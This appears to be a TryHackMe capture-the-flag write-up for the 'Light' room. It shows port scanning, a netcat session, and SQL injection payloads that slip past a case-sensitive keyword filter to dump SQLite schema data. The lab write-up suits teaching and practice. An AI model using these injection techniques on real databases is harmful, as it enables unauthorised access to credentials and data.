Light – TryHackMe

Our task is to capture the **admin username, admin password, and flag**.

We know the application runs on port **1337**, and we can log in via nc using the username **smokey**.

Contents

1.Reconnaissance

We start by checking if the host is alive.

```
root@ip-10-10-252-88:~# ping 10.10.129.120
PING 10.10.129.120 (10.10.129.120) 56(84) bytes of data.
64 bytes from 10.10.129.120: icmp_seq=1 ttl=64 time=1.37 ms
64 bytes from 10.10.129.120: icmp_seq=2 ttl=64 time=0.399 ms
^C
--- 10.10.129.120 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.399/0.883/1.367/0.484 ms
```

I also ran an **nmap scan**, which showed another open port: **22 (SSH)**.

```
root@ip-10-10-252-88:~# nmap -p- 10.10.129.120
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-129-120.eu-west-1.compute.internal (10.10.129.120)
Host is up (0.0064s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
MAC Address: 02:5A:F6:D8:BD:71 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds
```

We can connect to the application via **nc**, and it returns some kind of password.

```
root@ip-10-10-252-88:~# nc 10.10.129.120 1337
Welcome to the Light database!
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username:
```

2.Database Attack

Unfortunately, the obtained password does not allow us to log in via SSH.

```
root@ip-10-10-252-88:~# ssh smokey@10.10.129.120
The authenticity of host '10.10.129.120 (10.10.129.120)' can't be established.
ECDSA key fingerprint is SHA256:uol57CFgeKoL/tmyy4CXLBp+4mpUuTh7t8jaSgkI/Mw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.129.120' (ECDSA) to the list of known hosts.
smokey@10.10.129.120's password:
Permission denied, please try again.
smokey@10.10.129.120's password:
Permission denied, please try again.
smokey@10.10.129.120's password:
```

I tried extracting other users or useful information, but at first without success.

```
Please enter your username: smokey:
Username not found.
Please enter your username: smokey'
Error: unrecognized token: "'smokey'' LIMIT 30"
Please enter your username:
```

Some characters were restricted, and certain SQL keywords (like UNION, ALL, SELECT) seemed blocked.

```
Please enter your username: ' or ''-'
Username not found.
Please enter your username: admin' or '1'='1'/*
For strange reasons I can't explain, any input containing /*, -- or, %0b is not
allowed :)
Please enter your username:
```

```
Please enter your username: UNION ALL SELECT 1#
Ahh there is a word in there I don't like :(
Please enter your username: UNION SELECT @@VERSION,SLEEP(5),"'3
Ahh there is a word in there I don't like :(
Please enter your username: OR 1=1--
For strange reasons I can't explain, any input containing /*, -- or, %0b is not
allowed :)
Please enter your username:
```

However, I discovered that the filter was **case-sensitive**. Writing queries with mixed case (e.g., UNIoN) bypassed the restriction.


From this, I learned the backend was running **SQLite 3.31.1**.

```
Please enter your username: ' UNIoN SELeCT sqlite_version() '
Password: 3.31.1
```

Knowing it was SQLite, I was able to enumerate the **table schema**.

```
Please enter your username: ' UNIoN SELeCT group_concat(sql) FRoM sqlite_master
'
Password: CREATE TABLE usertable (
                    id INTEGER PRIMARY KEY,
                    username TEXT,
                    password INTEGER),CREATE TABLE admintable (
                    id INTEGER PRIMARY KEY,
                    username TEXT,
                    password INTEGER)
Please enter your username:
```

From there, I extracted the **admin username, password, and flag**.



3.Conclusion

This was a short CTF that focused on practicing **bypassing database restrictions**, such as:

- case-sensitive keyword filtering,
- extracting the table schema,
- and retrieving sensitive data.